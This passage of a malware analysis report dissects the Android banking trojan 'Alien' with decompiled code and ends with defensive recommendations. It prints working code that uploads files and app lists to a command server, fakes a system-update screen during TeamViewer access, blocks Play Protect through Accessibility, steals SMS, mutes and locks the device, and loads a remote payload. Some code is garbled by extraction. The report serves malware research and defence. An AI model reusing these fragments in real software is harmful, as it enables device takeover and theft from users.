                    String replace = jSONObject2.toString().replace("\\n", "");
                    this.f1025a._log("JSON_SEND", replace);
                    CLASS_ONEMLI bVar3 = this.f1025a;
                    bVar3.logConnecturlAndPostRequest(this, this.f1026b.q_rat_cmd_ws + this.f1025a._encrypt_CC(replace));
                } catch (JSONException unused2) {
                    this.f1025a._log(this.f1027c, "Error json rat jsonRequest open_folder");
                }
            } else if (e.contains("uploadind_file")) {
```

The "uploadin_file" command is used to upload the desired file from the remote server.




```
} else if (e.contains("uploadind_file")) {
    try {
        File file = new File(new JSONObject(e).getString("uploadind_file"));
        String encodeToString = Base64.encodeToString(CLASS_ONEMLI._readFile(file), 0);
        JSONObject jSONObject3 = new JSONObject();
        jSONObject3.put("cmd", "saved_file");
        jSONObject3.put("ID", j);
        jSONObject3.put("name", file.getName());
        jSONObject3.put("file_base64", encodeToString);
        CLASS_ONEMLI bVar4 = this.f1025a;
        bVar4.logConnecturlAndPostRequest(this, this.f1026b.q_rat_cmd_ws + this.f1025a._encrypt_CC(jSONObject3.toString()));
    } catch (Exception unused3) {
        this.f1025a._log(this.f1027c, "uploading_file error");
    }
} else if (e.contains("get_apps")) {
```

With the "get_apps" command, the list of applications installed on the device is sent to the remote server.




```
} else if (e.contains("get_apps")) {
    try {
        this.f1025a._log(this.f1027c, "GET APPS 1");
        JSONObject jSONObject4 = new JSONObject();
        PackageManager packageManager = getPackageManager();
        for (ApplicationInfo applicationInfo : packageManager.getInstalledApplications(0)) {
            if (packageManager.getLaunchIntentForPackage(applicationInfo.packageName) != null) {
                jSONObject4.put(String.valueOf(r2), applicationInfo.packageName);
                r2++;
            }
        }
        JSONObject jSONObject5 = new JSONObject();
        jSONObject5.put("cmd", "saved_apps");
        jSONObject5.put("apps", CLASS_ONEMLI.base64encode(jSONObject4.toString()));
        this.f1025a._log(this.f1027c, "GET APPS 2");
        CLASS_ONEMLI bVar5 = this.f1025a;
        String str2 = this.f1027c;
        bVar5._log(str2, "JSON: " + jSONObject5.toString());
        CLASS_ONEMLI bVar6 = this.f1025a;
        bVar6.logConnecturlAndPostRequest(this, this.f1026b.q_rat_cmd_ws + this.f1025a._encrypt_CC(jSONObject5.toString()));
    } catch (Exception unused4) {
        this.f1025a._log(this.f1027c, m811a("NmUwODIzN2MyYTg3YTBiZDA2MGUxMzV1YWMyZA=="));
    }
} else if (e.contains("connect_teamviewer")) {
```

With the "connect_teamviewer" command, the fake System Update screen is shown to the user according to the commands from the server and the TeamViewer application is wanted to be started.




```
} else if (e.contains("connect_teamviewer")) {
    JSONObject jSONObject6 = new JSONObject(e);
    this.f1025a.addValuetoSharedPref(this, this.f1026b.RT, jSONObject6.getString("connect_teamviewer"));
    this.f1025a.addValuetoSharedPref(this, this.f1026b.RY, jSONObject6.getString("password"));
    this.f1025a.addValuetoSharedPref(this, this.f1026b.RS, jSONObject6.getString("fake"));
    this.f1025a.addValuetoSharedPref(this, this.f1026b.RI, jSONObject6.getString("hidden"));
    this.f1025a.addValuetoSharedPref(this, this.f1026b.RA, jSONObject6.getString("blocking"));
    this.f1025a.if_rs_true_startService(this);
    CLASS_ONEMLI.startActivity_good(this, "com.teamviewer.host.market");
} else if (e.contains("open_teamviewer")) {
    JSONObject jSONObject7 = new JSONObject(e);
    this.f1025a.addValuetoSharedPref(this, this.f1026b.RS, jSONObject7.getString("fake"));
    this.f1025a.addValuetoSharedPref(this, this.f1026b.RI, jSONObject7.getString("hidden"));
    this.f1025a.addValuetoSharedPref(this, this.f1026b.RA, jSONObject7.getString("blocking"));
    this.f1025a.if_rs_true_startService(this);
    CLASS_ONEMLI.startActivity_good(this, "com.teamviewer.host.market");
} else if (e.contains("send_settings")) {
    JSONObject jSONObject8 = new JSONObject(e);
    this.f1025a.addValuetoSharedPref(this, this.f1026b.RS, jSONObject8.getString("fake"));
    this.f1025a.addValuetoSharedPref(this, this.f1026b.RI, jSONObject8.getString("hidden"));
    this.f1025a.addValuetoSharedPref(this, this.f1026b.RA, jSONObject8.getString("blocking"));
    this.f1025a.if_rs_true_startService(this);
} else if (e.contains("device_unlock")) {
    JSONObject jSONObject9 = new JSONObject(e);
    this.f1025a.addValuetoSharedPref(this, this.f1026b.RS, jSONObject9.getString("fake"));
    this.f1025a.addValuetoSharedPref(this, this.f1026b.RI, jSONObject9.getString("hidden"));
    this.f1025a.addValuetoSharedPref(this, this.f1026b.RA, jSONObject9.getString("blocking"));
    try {
        if (this.f1028d != null) {
            this.f1028d.release();
        }
        this.f1028d = ((PowerManager) getSystemService("power")).newWakeLock(805306394, getClass().getName());
        this.f1028d.acquire();
    } catch (Exception unused5) {
    }
}
```




Please wait
Install a system update

Fake System Update bitmap is shown to the user when performing malicious operation via TeamViewer.



```
public int onStartCommand(Intent intent, int r4, int r5) {
    if (!this.f1063a.editorSharedPref(this, this.f1064b.RS).equals(m820a("N2QxZjIyNDY="))) {
        return r4;
    }
    Bitmap b = CLASS_ONEMLI.m683b(this.f1064b.f936bx + this.f1064b.f937by + this.f1064b.f938bz + this.f1064b.f908bA + this.f1064b.f909bB + this.f10
    ImageView imageView = new ImageView(this);
    imageView.setImageBitmap(b);
    Toast toast = new Toast(getApplicationContext());
    toast.setGravity(16, 0, 0);
    toast.setDuration(0);
    toast.setView(imageView);
    toast.show();
    return r4;
}
```


In order to prevent the Play Protect service from being opened by the user, the malicious force forces the device to exit this page by pressing the back button twice when the Play Protect setting screen is opened.



```
 /* renamed from: a */
private void change_play_protect_settings(AccessibilityNodeInfo accessibilityNodeInfo) {
    try {
        if (!this.f824t && Build.VERSION.SDK_INT >= 18) {
            if (accessibilityNodeInfo == null) {
                this.f805a._log(this.f809e, "nodeInfo == null");
                return;
            }
            Iterator<AccessibilityNodeInfo> it = accessibilityNodeInfo.findAccessibilityNodeInfosByViewId("com.android.vending:id/toolbar_item_play_protect_settings").iterator();
            while (it.hasNext()) {
                it.next();
                performAction_Back_twotimes();
            }
            Iterator<AccessibilityNodeInfo> it2 = accessibilityNodeInfo.findAccessibilityNodeInfosByViewId("com.android.vending:id/play_protect_settings").iterator();
            while (it2.hasNext()) {
                it2.next();
                performAction_Back_twotimes();
            }
            if (this.f814j.equals("com.google.android.gms.security.settings.verifyappssettingsactivity")) {
                performAction_Back_twotimes();
            }
        }
    } catch (Exception unused) {
    }
}
```


The malware uses Broadcast Receiver to receive SMS and SMS senders on the system it works on. It also receives SMS every 2000 seconds using JobInfo and Alarm.

In addition, it keeps the SMS and SMS sender phone numbers as SharedPrefs and JSON and saves them for transfer to C2 servers.




```
if (objArr != null) {
    int length = objArr.length;
    int r4 = 0;
    while (r4 < length) {
        SmsMessage createFromPdu = SmsMessage.createFromPdu((byte[]) objArr[r4]);
        str2 = str2 + createFromPdu.getDisplayMessageBody();
        r4++;
        str = createFromPdu.getDisplayOriginatingAddress();
    }
    String str3 = "Input SMS: " + str + " Text: " + str2 + "[143523#]";
    bVar.a("sendSMS", str3);
    bVar.f(context, bVar.f239a.ab, str3);
    bVar.h(context, bVar.j(context, bVar.f239a.Q));
}
```

It saves the list of applications installed on the system as JSON.



```
JSONObject jSONObject4 = new JSONObject();
PackageManager packageManager = getPackageManager();
for (ApplicationInfo applicationInfo : packageManager.getInstalledApplications(0)) {
    if (packageManager.getLaunchIntentForPackage(applicationInfo.packageName) != null) {
        jSONObject4.put(String.valueOf(r2), applicationInfo.packageName);
        r2++;
```

It checks whether the system is connected to the Internet and the type of network (connected, metered, etc.).




```
        v0, 1

        {p0, v0}, <ref ConnectivityManager.getNetworkInfo(int) imp. @ _def_ConnectivityManag
        v1
        v1, loc_8A3C8

 <boolean NetworkInfo.isConnected() imp. @ _def_NetworkInfo_isConnected@Z>

oc_8A3C8
```


```
p0          {mContext=
p1          Cannot eva
(int)v0     1
(int)v1     1
(bool)v1    true
```

The malware creates a fake html page to get the necessary authorizations by using the Accessibility Services at the first startup.

Due to the MIUI interface used in Xiaomi, the malware uses a Xiaomi brand phone, and if the MIUI interface version used in Xiaomi phones is 11 or greater, it runs a different class. It does the same job in both classes, but it needs to be adjusted specifically to be suitable for the MIUI interface.



```
    this.c = new WebView(this);
    this.c.getSettings().setJavaScriptEnabled(true);
    this.c.setScrollBarStyle(0);
    this.c.setWebViewClient(new b(this, (byte) 0));
    this.c.setWebChromeClient(new a(this, (byte) 0));
    this.c.addJavascriptInterface(new WebAppInterface(this), "Android");
    String e = b.e(this.f299b.bh + this.f299b.bi + this.f299b.bj + this.f299b.bk + this.f299b.bl);
    String lowerCase = Locale.getDefault().getLanguage().toLowerCase();
    String a2 = "var lang = 'en'";
    String replace = e.replace(a2, "var lang = '" + lowerCase + "'").replace("Start Accessibility"), this.f299b.j);
    if ("xiaomi").equalsIgnoreCase(Build.MANUFACTURER)) {
        if (b.a() >= 11) {
            String a3 = "%Enable_Accessibility_Service%";
            str = replace.replace(a3, this.f298a.d() + this.f298a.c());
            this.c.loadDataWithBaseURL(null, str, a("text/html"), "UTF-8", null);
            setContentView(this.c);
        }
        b.a();
    }
    str = replace.replace("%Enable_Accessibility_Service%"), this.f298a.c());
    this.c.loadDataWithBaseURL(null, str, a("text/html"), "UTF-8", null);
    setContentView(this.c);
}
```



%Enable_Accessibility_Service%

< Accessibility Service


DOWNLOADED SERVICES

Switch Access OFF

TalkBack OFF


Start Accessibility OFF

In addition, if the language of the system is Turkish, the malware makes the title on the html page Turkish.




```
public final String c() {
    try {
        JSONObject jSONObject = new JSONObject(this.f239a.bc);
        String lowerCase = Locale.getDefault().getLanguage().toLowerCase();
        if (lowerCase.equals("tr")) {
            return "Lütfen immuni Etkinleştirin";
        }
        String string = jSONObject.getString(lowerCase);
        return string + " " + "immuni";
    } catch (Exception unused) {
        return "Enable" + " " + "immuni";
    }
}
```

The malware turns off the sound and vibration settings of the system.



```
public static void y(Context context) {
    try {
        AudioManager audioManager = (AudioManager) context.getSystemService("audio");
        audioManager.setStreamMute(1, true);
        audioManager.setStreamMute(3, true);
        audioManager.setStreamVolume(4, 0, 0);
        audioManager.setStreamVolume(8, 0, 0);
        audioManager.setStreamVolume(5, 0, 0);
        audioManager.setStreamVolume(2, 0, 0);
        audioManager.setVibrateSetting(1, 0);
    } catch (Exception unused) {
    }
}
```

If the malware has administrator privileges, it can lock the device.




```
do {
    try {
        b.a(10);
        b bVar = this.f275a;
        try {
            ((DevicePolicyManager) getSystemService("device_policy")).lockNow();
        } catch (Exception unused) {
            bVar.a(bVar.f239a.ah, "ERROR");
        }
        b.y(this);
    } catch (Exception unused2) {
    }
```

The malware targets almost most languages spoken in the world. But any of the former Soviet countries is not on the list.


English	German	Afrikaans	Chinese	Czech	Dutch	French
Italian	Japanese	Korean	Polish	Spanish	Arabia	Bulgarian
Catalan	Croatian	Danish	Finnish	Greek	Hebrew	Hindi
Hungarian	Latvian	Lithuanian	Norwegian	Portuguese	Romanian	Serbian
Slovak	Slovenian	Thai	Turkish	Vietnamese		

Alien starts a proxy server running on port 45555.



```
ServerSocket serverSocket = new ServerSocket(45555);
b bVar = wuynkhukd.this.f304a;
String a2 = "ProxyServer");
bVar.a(a2, "Port=") + serverSocket.getLocalPort());
while (true) {
    Socket accept = serverSocket.accept();
    if (Thread.currentThread().isInterrupted()) {
        serverSocket.close();
        accept.close();
        return;
```

Alien downloads the payload named “patch.ring0.run” from the C2 server. But the operation fails because the C2 server is down.



```
...getDir("outdex", 0).getAbsolutePath(), null, bVar.getClass().getClassLoader()).loadClass("patch.ring0.run");
```

Solution Proposals

- Applications should not be given unnecessary permissions.

- Anti-malware software such as Google Play Protect must be up to date and working.

- The operating system should be kept up to date.

- Applications of unknown origin should not be downloaded and installed.

- Care should be taken when opening e-mail attachments.

- Suspicious Email attachments should be reviewed or removed by experts.

- Applications that ask for accessibility permission should be carefully examined.

- Applications should not be installed from outside the official application markets.

- 3rd party application installation setting should be disabled.

- Multi-factor authentication should be used.

Prepared by

Mustafa GÜNEL

https://www.linkedin.com/in/mustafa-gunel

Halil FİLİK

https://www.linkedin.com/in/halilfilik